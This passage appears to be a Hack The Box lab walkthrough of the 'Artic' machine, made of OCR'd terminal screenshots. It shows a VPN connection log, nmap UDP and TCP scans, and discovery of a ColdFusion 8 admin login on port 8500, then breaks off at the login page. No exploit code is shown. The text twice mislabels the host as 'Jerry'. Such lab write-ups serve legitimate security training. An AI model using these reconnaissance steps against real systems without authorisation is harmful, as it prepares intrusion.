
HTB Artic Walkthrough

The following is walkthrough of the HTB machine artic.


Walkthrough

Artic has an IP of 10.10.10.11


First thing we do is connect with our VPN pack from HTB and then run our Nmap scans



```
192.168.101.144  root@kali  /home/kali/Desktop                                                                                                      [15/15]
└ l                                                                                                                                                  ✔ 08:29
.rw-r--r--   772 root  2 Feb 15:41 .tmux.conf
.rw-r--r--   15k root  2 Feb 15:43 .zshrc
drwxr-xr-x     - kali  5 Feb 01:23 Blog1
drwxr-xr-x     - kali  5 Feb 10:20 Blog_EC2_SSRF
drwxr-xr-x     - root  2 Feb 18:09 cloud_enum
drwxr-xr-x     - root  7 Feb 17:02 cloudgoat
.rw-r--r-- 2.0k root  2 Feb 15:41 dotfilesetup.sh
.rwxrw-rw- 9.5k kali 15 May  2021 Gfuen640.ovpn
drwxr-xr-x     - root  5 Feb 20:34 HTB
drwxr-xr-x     - root  3 Feb 20:43 pacu
192.168.101.144  root@kali  /home/kali/Desktop                                                                                                       ✔ 08:29
└ openvpn Gfuen640.ovpn
2022-02-10 08:30:01 WARNING: Compression for receiving enabled. Compression has been used in the past to break encryption. Sent packets are not compressed unless "allow-compression yes" is also set.
2022-02-10 08:30:01 DEPRECATED OPTION: --cipher set to 'AES-128-CBC' but missing in --data-ciphers (AES-256-GCM:AES-128-GCM). Future OpenVPN version will ignore --cipher for cipher negotiations. Add 'AES-128-CBC' to --data-ciphers or cha
nge --cipher 'AES-128-CBC' to --data-ciphers-fallback 'AES-128-CBC' to silence this warning.
2022-02-10 08:30:01 OpenVPN 2.5.0 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] built on Oct 28 2020
2022-02-10 08:30:01 library versions: OpenSSL 1.1.1m  14 Dec 2021, LZO 2.10
2022-02-10 08:30:01 Outgoing Control Channel Authentication: Using 256 bit message hash 'SHA256' for HMAC authentication
2022-02-10 08:30:01 Incoming Control Channel Authentication: Using 256 bit message hash 'SHA256' for HMAC authentication
2022-02-10 08:30:01 TCP/UDP: Preserving recently used remote address: [AF_INET]23.106.38.215:1337
2022-02-10 08:30:01 Socket Buffers: R=[212992→212992] S=[212992→212992]
2022-02-10 08:30:01 UDP link local: (not bound)
2022-02-10 08:30:01 UDP link remote: [AF_INET]23.106.38.215:1337
2022-02-10 08:30:01 TLS: Initial packet from [AF_INET]23.106.38.215:1337, sid=2b1c8d6a 2d8b5bba
2022-02-10 08:30:02 VERIFY OK: depth=1, C=UK, ST=City, L=London, O=HackTheBox, CN=HackTheBox CA, name=htb, emailAddress=info@hackthebox.eu
2022-02-10 08:30:02 VERIFY KU OK
2022-02-10 08:30:02 Validating certificate extended key usage
2022-02-10 08:30:02 ++ Certificate has EKU (str) TLS Web Server Authentication, expects TLS Web Server Authentication
2022-02-10 08:30:02 VERIFY EKU OK
2022-02-10 08:30:02 VERIFY OK: depth=0, C=UK, ST=City, L=London, O=HackTheBox, CN=htb, name=htb, emailAddress=info@hackthebox.eu
2022-02-10 08:30:02 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, 2048 bit RSA
2022-02-10 08:30:02 [htb] Peer Connection Initiated with [AF_INET]23.106.38.215:1337
2022-02-10 08:30:02 PUSH: Received control message: 'PUSH_REPLY,route 10.10.10.0 255.255.254.0,route 10.129.0.0 255.255.0.0,route-ipv6 dead:beef::/64,tun-ipv6,route-gateway 10.10.14.1,topology subnet,ping 10,ping-restart 120,ifconfig-ipv
6 dead:beef:2::1009/64 dead:beef:2::1,ifconfig 10.10.14.11 255.255.254.0,peer-id 1,cipher AES-128-CBC'
2022-02-10 08:30:02 OPTIONS IMPORT: timers and/or timeouts modified
2022-02-10 08:30:02 OPTIONS IMPORT: --ifconfig/up options modified
2022-02-10 08:30:02 OPTIONS IMPORT: route options modified
2022-02-10 08:30:02 OPTIONS IMPORT: route-related options modified
2022-02-10 08:30:02 OPTIONS IMPORT: peer-id set
2022-02-10 08:30:02 OPTIONS IMPORT: adjusting link_mtu to 1625
2022-02-10 08:30:02 OPTIONS IMPORT: data channel crypto options modified
2022-02-10 08:30:02 Outgoing Data Channel: Cipher 'AES-128-CBC' initialized with 128 bit key
2022-02-10 08:30:02 Outgoing Data Channel: Using 256 bit message hash 'SHA256' for HMAC authentication
2022-02-10 08:30:02 Incoming Data Channel: Cipher 'AES-128-CBC' initialized with 128 bit key
2022-02-10 08:30:02 Incoming Data Channel: Using 256 bit message hash 'SHA256' for HMAC authentication
2022-02-10 08:30:02 net_route_v4_best_gw query: dst 0.0.0.0
2022-02-10 08:30:02 net_route_v4_best_gw result: via 192.168.101.2 dev eth0
2022-02-10 08:30:02 ROUTE_GATEWAY 192.168.101.2/255.255.255.0 IFACE=eth0 HWADDR=00:0c:29:17:49:ed
2022-02-10 08:30:02 GDG6: remote_host_ipv6=n/a
2022-02-10 08:30:02 net_route_v6_best_gw query: dst ::
2022-02-10 08:30:02 sitnl_send: rtnl: generic error (-101): Network is unreachable
[0] 0:[tmux]*                                                                                                        "openvpn Gfuen640.ovpn" 08:30 10-Feb-22
```




```
192.168.101.144  root@kali  /home/kali/Desktop/HTB/10.10.10.11                                                                                     [973/973]
└                                                                                                                                                    ✔ 08:39
192.168.101.144  root@kali  /home/kali/Desktop/HTB/10.10.10.11                                                                                       ✔ 08:39
└ nmap -Pn -n -vvv -sU -oN udp.txt 10.10.10.11
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-10 08:40 CST
Initiating UDP Scan at 08:40
Scanning 10.10.10.11 [1000 ports]
UDP Scan Timing: About 15.50% done; ETC: 08:43 (0:02:49 remaining)
UDP Scan Timing: About 30.50% done; ETC: 08:43 (0:02:19 remaining)
UDP Scan Timing: About 45.00% done; ETC: 08:43 (0:01:51 remaining)
UDP Scan Timing: About 60.00% done; ETC: 08:43 (0:01:21 remaining)
UDP Scan Timing: About 75.00% done; ETC: 08:43 (0:00:50 remaining)
Completed UDP Scan at 08:43, 202.87s elapsed (1000 total ports)
Nmap scan report for 10.10.10.11
Host is up, received user-set.
Scanned at 2022-02-10 08:40:19 CST for 203s

PORT     STATE         SERVICE       REASON
2/udp    open|filtered compressnet   no-response
3/udp    open|filtered compressnet   no-response
7/udp    open|filtered echo          no-response
9/udp    open|filtered discard       no-response
13/udp   open|filtered daytime       no-response
17/udp   open|filtered qotd          no-response
19/udp   open|filtered chargen       no-response
20/udp   open|filtered ftp-data      no-response
21/udp   open|filtered ftp           no-response
22/udp   open|filtered ssh           no-response
23/udp   open|filtered telnet        no-response
37/udp   open|filtered time          no-response
38/udp   open|filtered rap           no-response
42/udp   open|filtered nameserver    no-response
49/udp   open|filtered tacacs        no-response
53/udp   open|filtered domain        no-response
67/udp   open|filtered dhcps         no-response
68/udp   open|filtered dhcpc         no-response
69/udp   open|filtered tftp          no-response
80/udp   open|filtered http          no-response
88/udp   open|filtered kerberos-sec  no-response
111/udp  open|filtered rpcbind       no-response
112/udp  open|filtered mcidas        no-response
113/udp  open|filtered auth          no-response
120/udp  open|filtered cfdptkt       no-response
123/udp  open|filtered ntp           no-response
135/udp  open|filtered msrpc         no-response
136/udp  open|filtered profile       no-response
137/udp  open|filtered netbios-ns    no-response
138/udp  open|filtered netbios-dgm   no-response
139/udp  open|filtered netbios-ssn   no-response
158/udp  open|filtered pcmail-srv    no-response
161/udp  open|filtered snmp          no-response
162/udp  open|filtered snmptrap      no-response
177/udp  open|filtered xdmcp         no-response
[0] 0:openvpn  1:zsh- 2:[tmux]*                                                                                        "root@kali:/home/kali/" 08:44 10-Feb-22
```



```
root@kali  /home/kali/Desktop/HTB/artic
└ nmap -O -sV -vvv 10.10.10.11
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-13 08:58 CST
NSE: Loaded 45 scripts for scanning.
Initiating Ping Scan at 08:58
Scanning 10.10.10.11 [4 ports]
Completed Ping Scan at 08:58, 3.05s elapsed (1 total hosts)
Nmap scan report for 10.10.10.11 [host down, received no-response]
Read data files from: /usr/bin/../share/nmap
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.52 seconds
           Raw packets sent: 8 (304B) | Rcvd: 0 (0B)
root@kali  /home/kali/Desktop/HTB/artic
└ 
directory
exploit/             scripts/             zaphoxx-coldfusion/
```


tmux
File Actions Edit View Help
08:58
[2] 0:openvpn- 1:python3*
"root@kali:/home/kali/" 08:58 13-Feb-22



```
root@kali  /home/kali/Desktop/HTB/artic
└ nmap -O -sV -vvv 10.10.10.11
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-13 08:55 CST
NSE: Loaded 45 scripts for scanning.
Initiating Ping Scan at 08:55
Scanning 10.10.10.11 [4 ports]
Completed Ping Scan at 08:55, 0.14s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 08:55
Completed Parallel DNS resolution of 1 host. at 08:55, 0.00s elapsed
DNS resolution of 1 IPs took 0.00s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 08:55
Scanning 10.10.10.11 [1000 ports]
Discovered open port 135/tcp on 10.10.10.11
Discovered open port 49154/tcp on 10.10.10.11
Discovered open port 8500/tcp on 10.10.10.11
Completed SYN Stealth Scan at 08:56, 9.20s elapsed (1000 total ports)
Initiating Service scan at 08:56
Scanning 3 services on 10.10.10.11
Completed Service scan at 08:56, 44.71s elapsed (3 services on 1 host)
Initiating OS detection (try #1) against 10.10.10.11
NSE: Script scanning 10.10.10.11.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 08:56
Completed NSE at 08:56, 1.02s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 08:56
Completed NSE at 08:56, 1.03s elapsed
Nmap scan report for 10.10.10.11
Host is up, received echo-reply ttl 127 (0.11s latency).
Scanned at 2022-02-13 08:55:55 CST for 60s
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE REASON          VERSION
135/tcp   open  msrpc   syn-ack ttl 127 Microsoft Windows RPC
8500/tcp  open  fmtp?   syn-ack ttl 127
49154/tcp open  unknown syn-ack ttl 127
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: WAP|phone
Running: Linux 2.4.X|2.6.X, Sony Ericsson embedded
OS CPE: cpe:/o:linux:linux_kernel:2.4.20 cpe:/o:linux:linux_kernel:2.6.22 cpe:/h:sonyericsson:u8i_vivaz
OS details: Tomato 1.28 (Linux 2.4.20), Tomato firmware (Linux 2.6.22), Sony Ericsson U8i Vivaz mobile phone
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=2/13%OT=135%CT=%CU=%PV=Y%G=N%TM=62091C37%P=x86_64-pc-l
OS:inux-gnu)ECN(R=N)T1(R=N)T2(R=N)T3(R=N)T4(R=N)U1(R=N)IE(R=N)

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 59.98 seconds
           Raw packets sent: 2079 (94.460KB) | Rcvd: 8 (336B)
root@kali  /home/kali/Desktop/HTB/artic
└
```


tmux
File Actions Edit View Help
[2/2]
08:55
08:56
[2] 0:openvpn- 1:[tmux]*
"root@kali:/home/kali/" 08:57 13-Feb-22

Second, from our nmap scan results, we see that port 8500 is running a service that we might be able to enumerate. After, browsing directories through the browser on port 8500 on Jerry we are able to find a admin console page that details Jerry is running ColdFusion 8.



Index of /

```
CFIDE/          dir   03/22/17 08:52 μμ
cfdocs/         dir   03/22/17 08:55 μμ
```




User name: admin


Password:

Adobe, the Adobe logo, ColdFusion, and Adobe ColdFusion are trademarks or registered trademarks of Adobe Systems Incorporated in the United States and/or other countries. All other trademarks are the property of their respective owners.

